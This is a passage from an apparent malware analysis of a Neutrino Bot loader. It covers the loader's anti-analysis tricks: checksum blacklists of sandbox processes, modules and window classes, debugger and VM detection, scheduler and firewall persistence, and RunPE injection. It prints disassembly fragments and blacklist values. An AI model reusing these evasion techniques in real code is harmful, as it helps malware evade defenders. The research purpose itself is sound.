  enum_windows = (void (__thiscall *)(int))load_api_func(2, 0x6D15BBBD);
  enum_windows(callback_hide_blacklisted_apps);
  wait_for_thread(1500);
}
```

If at any time, the loader detects i.e. some blacklisted process being deployed, execution is terminated.

Examples of the checks performed:

1. Enumerates through the list of the running processes (using dynamically loaded functions *CreateToolhelp32Snapshot – Process32First– Process32Next*). Calculates checksum from each retrieved process name and compares it with the built-in blacklist:

```
012D1069     PUSH ESI                                    checksums_list:
012D106A     MOV DWORD PTR SS:[EBP-0x24],0x6169078A
012D1071     MOV DWORD PTR SS:[EBP-0x20],0x47000343
012D1078     MOV DWORD PTR SS:[EBP-0x1C],0xC608982D
012D107F     MOV DWORD PTR SS:[EBP-0x18],0x46EE4F10
012D1086     MOV DWORD PTR SS:[EBP-0x14],0xF6EC4B30
012D108D     MOV DWORD PTR SS:[EBP-0x10],0xB1CBC652      vboxservice.exe
012D1094     MOV DWORD PTR SS:[EBP-0xC],0x6D3E6FDD
012D109B     MOV DWORD PTR SS:[EBP-0x8],0x583EB7E8
012D10A2     MOV DWORD PTR SS:[EBP-0x4],0xC03EAA65
012D10A9     XOR ESI,ESI
012D10AB     PUSH DWORD PTR SS:[EBP+ESI*4-0x24]
012D10AF     CALL uu.012D6D21                            search_process_by_checksum
012D10B4     POP ECX
012D10B5     CMP AL,0x1
012D10B7     JE SHORT uu.012D10C4                        blacklisted_process_found
012D10B9     INC ESI
012D10BA     CMP ESI,0x9
012D10BD     JB SHORT uu.012D10AB
012D10BF     XOR AL,AL
012D10C1     POP ESI
012D10C2     LEAVE
012D10C3     RETN
```

The blacklisted checksums:


0x6169078A
0x47000343
0xC608982D
0x46EE4F10
0xF6EC4B30
0xB1CBC652 ; vboxservice.exe
0x6D3E6FDD ; vboxtray.exe
0x583EB7E8
0xC03EAA65

view raw

processes_blacklist.txt


hosted with ❤ by GitHub

Implementation of the function searching blacklisted processes – as we can see, every function is loaded dynamically with the help of a corresponding checksum:



2. Searches blacklisted modules within the current process (using dynamically loaded functions *CreateToolhelp32Snapshot – Module32First– Module32Next*). Similarly, it calculates the checksum from each retrieved process name and compares it with the built-in blacklist.

Checksum calculation algorithm (implementation):



The blacklisted checksums:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters

0x1C669D6A
0xC2F56A18
0xC106E17B
0x5608BCC4
0x6512F9D0
0xC604D52A ; snxhk.dll
0x4D0651A5
0xAC12B9FB ; sbiedll.dll
0x5B747561
0x53309C85
0xE53ED522

view raw

modules_blacklist.txt


hosted with ❤ by GitHub

3, Checking if the process is under the debugger, using: *IsDebuggerPresent*, *CheckRemoteDebuggerPresent*

4. Detecting single-stepping with the help of time measurement, using *GetTickCount – Sleep – GetTickCount*

5. Anti-VM check with the help of detecting blacklisted devices – using *QueryDosDevices* i.e. VBoxGuest

6. Searching and hiding blacklisted windows by their classes – using *EnumWindows – GetClassName* (i.e. *procexpl*)



The blacklisted checksums:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters


0xFE9EA0D5
0x6689BB92
0x3C5FF312 ; procexpl
0x9B5A88D9 ; procmon_window_class
0x4B4576B5
0xAED304FC
0x225FD98F
0x6D3FA1CA
0xCF388E01
0xD486D951
0x39177889

view raw

windows_blacklist.txt


hosted with ❤ by GitHub
In another thread, the malware performs operations related to the bot installation – adding a task to the Windows Scheduler, adding exclusions to the Firewall etc.

Finally, it unpacks the final payload and runs it with the help of the Run PE method. First, it creates another instance of its own:




Base	Size	Entry	Name	File version	Path
001E0000	00017000		uu_1L		C:\Users\tester\Desktop\Y1ViUVZZXQxx\uu.exe
012D0000	00017000		uu		C:\Users\tester\Desktop\Y1ViUVZZXQxx\uu.exe
746F0000	0002F000	746F1142	xmllite	1.3.1000.0	C:\Windows\System32\xmllite.dll

Then, it maps a new PE file on this place:



Payload

The loaded payload is a Neutrino Bot, with very similar features to the one that we described in a previous post. However, we can find some similar elements like in the loader, for example matching strings:



Conclusion

Neutrino Bot has been on the market for a few years. It is rich in features but its internal structure was never impressive. This time also, the malware authors did not make any significant improvements to the main bot's structure. However, they added one more protection layer which is very scrupulous in its task of fingerprinting the environment and not allowing the bot to be discovered.